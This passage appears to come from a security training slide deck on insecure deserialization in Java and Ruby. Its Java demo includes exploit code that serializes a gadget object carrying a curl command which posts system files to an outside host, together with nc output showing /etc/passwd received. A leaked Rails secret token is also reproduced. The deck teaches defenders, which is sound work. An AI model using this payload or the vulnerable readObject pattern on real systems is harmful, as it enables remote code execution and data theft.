ByteArrayInputStream bis = new ByteArrayInputStream(csrfBytes);
```

```
ObjectInput in = new ObjectInputStream(bis);
```

```
csrfToken = (CSRF)in.readObject();
```





# Java – Vulnerable Code

```
String parameterValue = request.getParameter("csrfValue");  
...  
byte[] csrfBytes =  
DatatypeConverter.parseBase64Binary(parameterValue);  
  
ByteArrayInputStream bis = new ByteArrayInputStream(csrfBytes);  
  
ObjectInput in = new ObjectInputStream(bis);  
  
csrfToken = (CSRF)in.readObject();
```

readObject() called  
on user supplied  
parameter value





# Java – Gadget Class

```
public class Debugger implements Serializable {  
...  
    public String command = "ls";  
...  
    public void execCommand() {  
        ...  
        Runtime.getRuntime().exec(this.command);  
        ...  
    }  
  
    private void readObject(java.io.ObjectInputStream in) throws IOException,  
ClassNotFoundException {  
        ...  
        this.execCommand();  
    }  
}
```





# Java – Gadget Class

```
public class Debugger implements Serializable {
```

```
...
```

```
public String command = "ls";
```

```
...
```

```
public void execCommand() {
```

```
...
```

```
Runtime.getRuntime().exec(this.command);
```

```
...
```

```
private void readObject(java.io.ObjectInputStream in) throws IOException,  
ClassNotFoundException {
```

```
...
```

```
this.execCommand();
```

```
}
```

```
}
```

execCommand() runs  
command in object's  
command property

readObject() calls  
execCommand()





# Java – Exploit

- Code to generate the malicious Debugger object:

...

```
Debugger maliciousObject = new Debugger();  
maliciousObject.command = "curl 172.16.165.128 -X POST -F  
file=@/etc/resolv.conf";
```

```
ByteArrayOutputStream bos = new ByteArrayOutputStream();  
ObjectOutput oout = new ObjectOutputStream(bos);  
oout.writeObject(maliciousObject);  
byte[] yourBytes = bos.toByteArray();  
String base64Object =  
DatatypeConverter.printBase64Binary(yourBytes);  
System.out.println(base64Object);
```







# Java – Exploit

- Code to generate the malicious Debugger object:

...

```
Debugger maliciousObject = new Debugger();  
maliciousObject.command = "curl 172.16.165.128 -X POST -F  
file=@/etc/resolv.conf";
```

Debugger object  
created with malicious  
command property

```
ByteArrayOutputStream bos = new ByteArrayOutputStream();  
ObjectOutput oout = new ObjectOutputStream(bos);  
oout.writeObject(maliciousObject);  
byte[] yourBytes = bos.toByteArray();  
String base64Object =  
DatatypeConverter.printBase64Binary(yourBytes);  
System.out.println(base64Object);
```

Malicious object  
serialized and encoded





# Java - DEMO





# Java – Demo

1. Application provides a feedback form:

The screenshot shows a web browser window with the address bar containing "owasp.java:8080/owasp/". The browser's navigation bar includes a search box, a star icon, a list icon, a download icon, a home icon, and a menu icon. The website's navigation menu has two items: "Vuln - Java" and "Feedback", with "Feedback" being the active page. The main content area is titled "Feedback Form" and contains the following elements:

- Email address**: A text input field with the placeholder text "Email".
- Comments**: A text input field with the placeholder text "Feedback".
- Please subscribe me to your mailing list!
- Submit Query**: A blue button.





# Java – Demo

2. Form's CSRF value is a serialized Java object:

POST request to /owasp/

Type	Name	Value
Cookie	JSESSIONID	5D49A64E98635FE202132A1BA4525701
Body	email	test@example.com
Body	feedback	Great form!
Body	subscribe	on
Body	csrfValue	rO0ABXNyAApvd2FzcC5DU1JGU8sgcUFW11gCAAFMAAV2YWx1ZXQ...





# Java – Demo

## 3. Replacing Serialized Java object with our payload:

```
POST /owasp/ HTTP/1.1
Host: owasp.java:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:38.0)
Gecko/20100101 Firefox/38.0 Iceweasel/38.5.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,
*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://owasp.java:8080/owasp/
Cookie: JSESSIONID=5D49A64E98635FE202132A1BA4525701
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 229

email=test%40example.com&feedback=Great+form%21&subscr
ibe=on&csrfValue=r00ABXNyAA5vd2FzcC5EZWJlZ2d1cin/3XjXAJu+AgABTAAHY29tbW5n03hwdAAwY3VybcAxNzIuMTYuMTY1LjEy0CAtWCBQT1NUIC1GIGZpbGU9QC9ldGMvcGFzc3dk
```

```
root@kali:~/owasp_day/java# java Exploit
r00ABXNyAA5vd2FzcC5EZWJlZ2d1cin/3XjXAJu+AgABTAAHY29tbW5n03hwdAAwY3VybcAxNzIuMTYuMTY1LjEy0CAtWCBQT1NUIC1GIGZpbGU9QC9ldGMvcGFzc3dk
root@kali:~/owasp_day/java#
```







# Java – Demo

## 4. Remote code execution achieved:

```
root@kali:~/owasp_day/java# nc -l -p 80
POST / HTTP/1.1
User-Agent: curl/7.35.0
Host: 172.16.165.128
Accept: */*
Content-Length: 1525
Expect: 100-continue
Content-Type: multipart/form-data; boundary=-----99ed86e74071e918

-----99ed86e74071e918
Content-Disposition: form-data; name="file"; filename="passwd"
Content-Type: application/octet-stream

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
```





# Java – Real World Gadgets

- ysoserial will generate exploits for gadgets from:
  - Apache Commons BeanUtils
  - Apache Commons Collections
  - Groovy
  - JRE  $\leq$  1.7u21
  - Spring





# Java – Mitigations

- **Never** use `ObjectInputStream.readObject()` on anything that can be directly controlled by a user
- Enterprise Java does this all the time
  - Timely patches not always available
  - Segment network, ensure detection and response capability is sound
- Don't start rm'ing libraries in the classpath; this only takes away certain vectors, and could well break the application





# RUBY





# Ruby – Vulnerability Background

- Introduced through the use of `Marshal.load()` on user controlled data
- Ruby on Rails (<4.1 by default) uses of `Marshal.load()` on user cookies
  - But cookies are protected by an HMAC, so no issue, right? Well...







# Ruby – Serialized Object

*User.rb*

```
class User
  def initialize(user_id)
    @user_id = user_id
  end
end
```

```
user = User.new(1)
print(Marshal.dump(user))
```





# Ruby – Serialized Object

*User.rb*

```
class User
  def initialize(user_id)
    @user_id = user_id
  end
end
```

```
user = User.new(1)
print(Marshal.dump(user))
```

Marshal.dump() will  
return the serialized  
User object





# Ruby – Serialized Object

```
ruby User.rb | xxd
```

```
00000000: 0408 6f3a 0955 7365 7206 3a0d 4075 7365
```

```
00000010: 725f 6964 6906
```

User object




```
..o:.User::.@use  
r_idi.
```





# Ruby – Serialized Object

```
ruby User.rb | xxd
00000000: 0408 6f3a 0955 7365 7206 3a0d 4075 7365  ..o:.User::.@use
00000010: 725f 6964 6906                                r_idi.
```





# Ruby – Real World Examples

- “Instagram's Million Dollar Bug”: Rails secret\_token on GitHub:

sensu / sensu-admin

Watch 34 Star 87 Fork 53

Code Issues 9 Pull requests 1 Wiki Pulse Graphs

Tree: 56719... sensu-admin / config / initializers / secret\_token.rb Find file Copy path

Josh Pasqualetto [Initial commit] 96728a7 on 8 Aug 2012

0 contributors

8 lines (6 sloc) | 501 Bytes Raw Blame History

modify this file.

```
ity of signed cookies.  
ookies will become invalid!  
acters and all random,  
dictionary attacks.  
n = '5b1702cbb0b483cd035ba078b16cb12e638b5d7fca97b74c428ac82dcb47e4eef418c6d1b767a83b32511467102a2e864d4c6285e9e24b38f5423bcfafee958a'
```







# Ruby – Mitigations

- **Never** use `Marshal.load()` on anything that can be controlled by a user.
- Use JSON methods rather than `Marshal`
- Protect your secrets, never commit secrets to source control (GitHub, BitBucket, etc)





# .NET?

- James Forshaw - BlackHat USA 2012: "Are you my Type?"
- [https://media.blackhat.com/bh-us-12/Briefings/Forshaw/BH\\_US\\_12\\_Forshaw\\_Are\\_You\\_My\\_Type\\_WP.pdf](https://media.blackhat.com/bh-us-12/Briefings/Forshaw/BH_US_12_Forshaw_Are_You_My_Type_WP.pdf)
- A possibility in .NET code too





# Takeaways

- **Never trust the user**
- **Never** deserialize arbitrary user supplied data:
  - HTTP requests (form values, parameters, cookies, headers, etc)
  - Database contents
  - Memcached
- Stick to primitive serialization formats, for example, JSON
- Be mindful of version control; keep your secrets secret
- Don't start rm'ing gadget classes; risk of breaking app, doesn't fix underlying issue





# Links / Further Reading

## Python

- <https://docs.python.org/2/library/pickle.html>

## PHP

- <https://www.insomniasec.com/downloads/publications/Practical%20PHP%20Object%20Injection.pdf>
- <https://secure.php.net/manual/en/function.unserialize.php>
- <https://secure.php.net/manual/en/language.oop5.magic.php>

## Java

- <http://www.slideshare.net/frohoff1/appseccali-2015-marshalling-pickles>
- <https://github.com/frohoff/ysoserial>
- <http://foxglovesecurity.com/2015/11/06/what-do-weblogic-websphere-jboss-jenkins-opennms-and-your-application-have-in-common-this-vulnerability/>
- <http://artsploit.blogspot.co.nz/2016/01/paypal-rce.html>





# Links / Further Reading

## Ruby

- <http://ruby-doc.org/core-2.2.2/Marshal.html>
- <https://exfiltrated.com/research-Instagram-RCE.php>
- <http://robertheaton.com/2013/07/22/how-to-hack-a-rails-app-using-its-secret-token/>

## .NET

- [https://media.blackhat.com/bh-us-12/Briefings/Forshaw/BH\\_US\\_12\\_Forshaw\\_Are\\_You\\_My\\_Type\\_WP.pdf](https://media.blackhat.com/bh-us-12/Briefings/Forshaw/BH_US_12_Forshaw_Are_You_My_Type_WP.pdf)







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